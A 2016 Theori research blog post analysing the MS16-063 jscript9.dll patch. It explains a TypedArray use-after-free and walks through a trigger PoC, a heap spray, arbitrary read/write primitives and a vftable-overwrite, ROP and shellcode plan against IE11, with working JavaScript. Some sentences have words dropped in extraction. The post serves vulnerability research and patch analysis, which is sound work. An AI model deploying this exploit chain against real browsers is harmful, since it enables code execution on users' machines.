[(http://www.theori.io)](http://www.theori.io)

PATCH ANALYSIS OF MS16-063 (JSCRIPT9.DLL)

by **Theori** — **27 Jun 2016**

A couple weeks ago, Microsoft released the MS16-063 (https://technet.microsoft.com/en-us/library/security/ms16-063.aspx) security bulletin for their monthly Patch Tuesday (June 2016) security updates. It addressed vulnerabilities that affected Internet Explorer. Among other things, the patch fixes a memory corruption vulnerability in `jscript9.dll` related to *edArray* *DataView* and .

As with our previous blog post, we are going to analyze the patch, figure out the vulnerability, and construct a proof-of-concept exploit.

Patched vs Unpatched

We begin with comparing the May and June versions of `jscript9.dll` in BinDiff:

Similarity	Confidence	Address	Primary Name
0.01	0.03	101A5076	?BaseTypedDirectSetItem@?$TypedArray@M$0A@@Js@@QAEHIPAXP6...
0.99	0.99	100F767B	?CheckFuncAssignment@@YGXPAVSymbol@@PAUParseNode@@PA...
0.75	0.98	101A4EEE	?CommonSet@TypedArrayBase@Js@@SGPAXAAUArguments@2@@Z
0.90	0.98	101A5DEC	?CreateNewInstance@TypedArrayBase@Js@@KGPAXAAUArguments@...
0.59	0.94	101B94AB	?DeferredInitializer@CustomExternalType@Js@@SAXPAVDynamicObjec...
0.71	0.97	102C3760	?DirectGetItem@?$TypedArray@_J$0A@@Js@@UAEPAXI@Z
0.71	0.97	102C3770	?DirectGetItem@?$TypedArray@_K$0A@@Js@@UAEPAXI@Z
0.71	0.97	10217CA0	?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
0.71	0.97	102C3730	?DirectGetItem@?$TypedArray@E$00@Js@@UAEPAXI@Z
0.55	0.98	101A5B90	?DirectGetItem@?$TypedArray@E$0A@@Js@@UAEPAXI@Z
0.81	0.98	10217D30	?DirectGetItem@?$TypedArray@F$0A@@Js@@UAEPAXI@Z
0.81	0.98	10217D60	?DirectGetItem@?$TypedArray@G$0A@@Js@@UAEPAXI@Z
0.44	0.79	10217DE0	?DirectGetItem@?$TypedArray@H$0A@@Js@@UAEPAXI@Z
0.44	0.79	10217DF0	?DirectGetItem@?$TypedArray@I$0A@@Js@@UAEPAXI@Z
0.35	0.73	102C3740	?DirectGetItem@?$TypedArray@N$0A@@Js@@UAEPAXI@Z
0.73	0.97	102C37D0	?DirectGetItem@CharArray@Js@@UAEPAXI@Z
0.36	0.73	102C3870	?DirectSetItem@?$TypedArray@_J$0A@@Js@@UAEHIPAX@Z
0.36	0.73	102C3890	?DirectSetItem@?$TypedArray@_N$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217CB0	?DirectSetItem@?$TypedArray@D$0A@@Js@@UAEHIPAX@Z
0.37	0.73	10318A60	?DirectSetItem@?$TypedArray@E$00@Js@@SGHPAV12@IPAX@Z
0.36	0.73	102C3830	?DirectSetItem@?$TypedArray@E$00@Js@@UAEHIPAX@Z
0.57	0.98	101A5C30	?DirectSetItem@?$TypedArray@E$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217D40	?DirectSetItem@?$TypedArray@F$0A@@Js@@UAEHIPAX@Z
0.36	0.73	10217D70	?DirectSetItem@?$TypedArray@G$0A@@Js@@UAEHIPAX@Z
0.36	0.73	101A6190	?DirectSetItem@?$TypedArray@H$0A@@Js@@UAEHIPAX@Z
0.36	0.73	101A5CB0	?DirectSetItem@?$TypedArray@I$0A@@Js@@UAEHIPAX@Z
0.37	0.73	10217E20	?DirectSetItem@?$TypedArray@M$0A@@Js@@UAEHIPAX@Z
0.36	0.73	102C3850	?DirectSetItem@?$TypedArray@N$0A@@Js@@UAEHIPAX@Z

Unlike last time (https://github.com/theori-io/cve-2016-0189), there are many changes to the binary. But if we take a closer look, most of them are related to **`DirectGetItem`** and **`DirectSetItem`** functions for various types of **`TypedArray`** classes. We also see some changes in **`GetValue`** and **`SetValue`** functions for the **`DataView`** class.

Similarity	Confidence	Address	Primary Name
0.98	0.99	10144D20	??$DirectSetItem_Full@PAX@JavascriptArray@Js@@QAEXIPAX@Z
0.62	0.93	102BA0A7	??$GetValue@D@DataView@Js@@AAEPAXIH@Z
0.62	0.93	102BA106	??$GetValue@E@DataView@Js@@AAEPAXIH@Z
0.76	0.97	102BA165	??$GetValue@F@DataView@Js@@AAEPAXIH@Z
0.76	0.97	102BA1D8	??$GetValue@G@DataView@Js@@AAEPAXIH@Z
0.74	0.96	102BA24B	??$GetValue@H@DataView@Js@@AAEPAXIH@Z
0.74	0.96	102BA2AF	??$GetValue@I@DataView@Js@@AAEPAXIH@Z
0.77	0.97	102BA313	??$GetValueWithCheck@MPAM@DataView@Js@@AAEPAXIH@Z
0.77	0.97	102BA391	??$GetValueWithCheck@NPAN@DataView@Js@@AAEPAXIH@Z
0.72	0.78	10313BE6	??$MapEntryUntil@V_lambda_53d520dbb1d80a33636375e6d3825c8a...
0.59	0.96	10313C51	??$MapEntryUntil@V_lambda_a42580848b8710206456ccb64c49e14e...
0.76	0.97	102BA46D	??$SetValue@FPAF@DataView@Js@@AAEXIFH@Z
0.73	0.96	102BA4D7	??$SetValue@HPAH@DataView@Js@@AAEXIHH@Z
0.76	0.97	102BA535	??$SetValue@MPAM@DataView@Js@@AAEXIMH@Z
0.76	0.97	102BA59B	??$SetValue@NPAN@DataView@Js@@AAEXINH@Z

TypedArray & DataView

You can read more about **`TypedArray`** [here (https://developer.mozilla.org/en-US/docs/Web/JavaScript/Typed_arrays)](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Typed_arrays), but it provides a mechanism for accessing raw binary data that is backed by an **`ArrayBuffer`**. An ArrayBuffer cannot be accessed or manipulated directly, but only through a higher-level interface called a . A view provides a context that includes its type, offset, and number of elements.

With **`DataView`**, we get flexibility in terms of reading and writing arbitrary data in arbitrary byte-order (endianness).

With **`TypedArray`**, as its name suggests, we can specify the data type of the array elements to one of the following:


- Int8Array: signed 8-bit integer
- Uint8Array: unsigned 8-bit integer
- Uint8ClampedArray: unsigned 8-bit clamped integer (clamps to either 0 or 255)
- Int16Array: signed 16-bit integer
- Uint16Array: unsigned 16-bit integer
- Int32Array: signed 32-bit integer
- Uint32Array: unsigned 32-bit integer
- Float32Array: 32-bit IEEE floating point number (float)
- Float64Array: 64-bit IEEE floating point number (double)

ws

`TypedArray` and **`DataView`** are similar in some sense that both allow us to access or manipulate the raw data. So, what did the patch change in these functions?


Analysis

It is easy to see that some code was added (red basic blocks).



June vs. May

Before the patch, **`DirectGetItem`** and **`DirectSetItem`** for each typed array simply check the **`index`** is in bounds and then accesses the buffer.



GetDirectItem (May)

In pseudo-code, it looks like the following:


```
inline Var DirectGetItem(__in uint32 index)
{
    if (index < GetLength())
    {
        TypeName* typedBuffer = (TypeName*)buffer;
        return JavascriptNumber::ToVar(
            typedBuffer[index], GetScriptContext()
        );
    }
    return GetLibrary()->GetUndefined();
}
```

Note that there is no check on the buffer itself. Therefore, the buffer could be before accessing/manipulating, causing a Use-After-Free vulnerability.

We can force an ArrayBuffer to become detached by transferring it using postMessage. The snippet below is sufficient to detach an ArrayBuffer referenced by **`ab`**:

```
function detach(ab) {
    postMessage("", "*", [ab]);
}
```

The code that was added to the modified functions checks to make sure the buffer is not detached, which prevents the Use-After-Free.



GetDirectItem (June)

Fun fact is that this vulnerability was already patched (likely during refactoring) in [ChakraCore (https://github.com/Microsoft/ChakraCore/blob/master/lib/Runtime/Library/TypedArray.h#L238)](https://github.com/Microsoft/ChakraCore/blob/master/lib/Runtime/Library/TypedArray.h#L238) since the [initial commit (https://github.com/Microsoft/ChakraCore/blob/5d8406741f8c60e7bf0a06e4fb71a5cf7a6458dc/lib/Runtime/Library/Typec](https://github.com/Microsoft/ChakraCore/blob/5d8406741f8c60e7bf0a06e4fb71a5cf7a6458dc/lib/Runtime/Library/Typec) (Jan, 2016) of the code.

```
// https://github.com/Microsoft/ChakraCore/blob/master/lib/Runtime/Library/TypedArray.h#L238

inline Var BaseTypedDirectGetItem(__in uint32 index)
{
    if (this->IsDetachedBuffer()) // 9.4.5.8 IntegerIndexedElementGet
    {
        JavascriptError::ThrowTypeError(GetScriptContext(), JSERR_DetachedTypedArray);
    }

    if (index < GetLength())
    {
        Assert((index + 1)* sizeof(TypeName)+GetByteOffset() <= GetArrayBuffer()->GetByteLength());
        TypeName* typedBuffer = (TypeName*)buffer;
         return JavascriptNumber::ToVar(typedBuffer[index], GetScriptContext());
    }
    return GetLibrary()->GetUndefined();
}
```

After this latest path, **`jscript9`** also has check for a detached buffer in both **`DataView`** and **`TypedArray`**.

Trigger PoC

Triggering the bug is quite simple:

1. Create a **`TypedArray`** – we can choose any type, but we'll use **`Int8Array`** here.
2. Detach the **`ArrayBuffer`** that is backing the **`Int8Array`** from step 1 – this frees the buffer.
3. Access   buffer by getting or setting items using **`Int8Array`** view.

```
<html>
  <body>
    <script>
      function pwn() {
        var ab = new ArrayBuffer(1000 * 1024);
        var ia = new Int8Array(ab);
        detach(ab);
        setTimeout(main, 50, ia);

        function detach(ab) {
          postMessage("", "*", [ab]);
        }

        function main(ia) {
          ia[100] = 0x41414141;
        }
      }
      setTimeout(pwn, 50);
    </script>
  </body>
</html>
```

Yay, crash!

```
(ac4.adc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=023c18a0 ecx=41414141 edx=00000001 esi=00000064 edi=03480020
eip=6aa237c2 esp=0235be00 ebp=0235be80 iopl=0         ov up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010a87
jscript9!Js::JavascriptOperators::OP_SetElementI+0x1d6165:
6aa237c2 88043e          mov     byte ptr [esi+edi],al      ds:0023:03480084=??
0:007> !vprot edi
BaseAddress:       03480000
AllocationBase:    00000000
RegionSize:        000e0000
State:             00010000  MEM_FREE
Protect:           00000001  PAGE_NOACCESS
```

Specifically, with our example, it crashes while trying to write data at memory (i.e. **`ia[100]`** now points to memory). For a successful exploit, we want to allocate objects that we create and control their metadata to give us more powerful primitives: aribtrary memory read and write.

Exploit

In this blog post, we are going to test and develop our exploit on Windows 7. Specifically, we will target the Internet Explorer 11 on Windows 7 from modern.ie (https://developer.microsoft.com/en-us/microsoft-edge/) – because the image they give out doesn't have this update, it is still vulnerable.

As shown in the PoC code, we first allocate an **`ArrayBuffer`** object that will back the **`Int8Array`**. We allocate a large **`ArrayBuffer`** (~2MB) so that the memory will be returned to the OS once it is freed. For this exploitation method, the exact size is not important.


```
var ab = new ArrayBuffer(2123 * 1024);
var ia = new Int8Array(ab);
```

Once we detach the buffer and trigger the memory collector, which frees the allocated memory via , we fill in that space by allocating a **lot** of smaller objects that we want to modify.


```
var ab2 = new ArrayBuffer(0x1337);
function sprayHeap() {
  for (var i = 0; i < 100000; i++) {
    arr[i] = new Uint8Array(ab2);
  }
}
```

This triggers the LFH (https://msdn.microsoft.com/en-us/library/windows/desktop/aa366750%28v=vs.85%29.aspx?f=255&MSPPError=-2147217396) for the size class for , and several blocks of memory will be allocated for the LFH. The memory will be allocated through and this likely returns the memory we just free'd by detaching the large buffer.


We can see this in action using [VMMap (https://technet.microsoft.com/en-us/sysinternals/vmmap.aspx?f=255&MSPPError=-2147217396)](https://technet.microsoft.com/en-us/sysinternals/vmmap.aspx?f=255&MSPPError=-2147217396):




1. Before ArrayBuffer allocation



2. After ArrayBuffer allocation (2124 KB)



3. After detaching the buffer



4. After allocating Uint8Arrays (LFH)

We now need to locate one of the **`Uint8Array`** object we have created. Since the **`Uint8Array`** class has a 4-byte member, we search for the length we specified for **`ab2`** (0x1337). Once found, we increment the length and find the corresponding array index in **`arr`**.

```
for (var i = 0; ia[i] != 0x37 || ia[i+1] != 0x13 || ia[i+2] != 0x00 || ia[i+3] != 0x00; i++)
{
  if (ia[i] === undefined)
    return;
}

ia[i]++;
lengthIdx = i;

try {
  for (var i = 0; arr[i].length != 0x1338; i++);
} catch (e) {
  return;
}

mv = arr[i];
```

We assign this particular **Uint8Array** object to a separate variable (**mv**) that we will be using as a memory view for reading and writing arbitrary memory. Note that it is trivial to get the addresses of the buffer and vftable (for **Uint8Array**) as well:

```
function ub(sb) {
  return (sb < 0) ? sb + 0x100 : sb;
}

var bufaddr = ub(ia[lengthIdx + 4]) | ub(ia[lengthIdx + 4 + 1]) << 8 | ub(ia[lengthIdx + 4 + 2]) << 16 | u
var vtable = ub(ia[lengthIdx - 0x1c]) | ub(ia[lengthIdx - 0x1b]) << 8 | ub(ia[lengthIdx - 0x1a]) << 16 | u
```

As usual, we write simple helper functions:


```
function setAddress(addr) {
  ia[lengthIdx + 4] = addr & 0xFF;
  ia[lengthIdx + 4 + 1] = (addr >> 8) & 0xFF;
  ia[lengthIdx + 4 + 2] = (addr >> 16) & 0xFF;
  ia[lengthIdx + 4 + 3] = (addr >> 24) & 0xFF;
}

function readN(addr, n) {
  if (n != 4 && n != 8)
    return 0;
  setAddress(addr);
  var ret = 0;
  for (var i = 0; i < n; i++)
    ret |= (mv[i] << (i * 8))
  return ret;
}

function writeN(addr, val, n) {
  if (n != 2 && n != 4 && n != 8)
    return;
  setAddress(addr);
  for (var i = 0; i < n; i++)
    mv[i] = (val >> (i * 8)) & 0xFF
}
```

Okay. Now what?

There are many avenues from here and it depends on the target environment, so we will describe one possible way to get arbitrary code execution on our target (Win7 IE11). Our attack plan is the following:

1. Calculate the base address of **jscript9** from vftable address we leaked.
2. Construct a fake virtual function table in our heap buffer.
   - We replace the pointer to **Subarray** with the address to a stack-pivot gadget
   - **mov esp, ebx; pop ebx; ret**
   - Note: ebx is the first argument we provide to **subarray**
3. Read **VirtualProtect** entry in import table.
4. Construct a ROP payload that calls **VirtualProtect** on our shellcode buffer.
5. Overwrite the vftable address of **mv** (**Uint8Array** object) with our fake one.
6. Call for profit!

The shellcode in the exploit just spawns .



Obviously, the process that we spawn is running as Low Integrity and needs to escape the sandbox with a separate vulnerability. We will not discuss it here, since it is out of scope of this blog post. Additional issues that we won't address are: cleaning up after the exploit to prevent IE from crashing, and improving reliability of the heap allocations.

You can find our final exploit code in our GitHub repo: https://github.com/theori-io/jscript9-typedarray (https://github.com/theori-io/jscript9-typedarray)

If you have some experience with the modern browser exploitation, you'll realize that this attack method does not work on Windows 8.1 and beyond due to the introduction of . This is because the CFG validates indirect calls (such as virtual functions).

In the next blog post, we will talk about a method to bypass CFG and demonstrate it using the same vulnerability we have played with today.

Thanks for reading!

(https://twitter.com/intent/tweet?text="Patch Analysis of MS16-063 (jscript9.dll)"%20http://www.theori.io/research/jscript9_typed_array%20via%20@t
(https://www.facebook.com/sharer/sharer.php?u=http://www.theori.io/research/jscript9_typed_array)
(https://plus.google.com/share?url=http://www.theori.io/research/jscript9_typed_array)

THEORI

support@theori.io (mailto:support@theori.io)

Cybersecurity start-up focused on innovative R&D. We love solving challenges that are said to be impossible!

COMMENTS

2 Comments theori.io Login

Recommend Share Sort by Best

Join the discussion…

david kim • 2 months ago

Any post with CFG Bypass ?

• Reply • Share ›

Chernobyl Megatron • 3 months ago

Thanks for an awesome analysis.

Would you be able to elaborate a bit more on how you "trivially" calculated the buffer and vtable addresses for the Uint8Array object? Namely, which tools/techniques did you use to determine the buffer address was located 4 bytes in front of (to the right of) the length field (0x1338) and that the vtable address was located 25 (0x19) bytes behind (to the left of) the length field in the array?

Also, the ub() helper function used to calculate these address values takes a single byte as a parameter and returns it, unless the byte parameter is less than 0, in which case the byte + 0x100 is returned. When would a byte in an address ever be less than zero? And when encountered, why add to it 0x100 specifically?

• Reply • Share ›

Subscribe Add Disqus to your site Add Disqus Add Privacy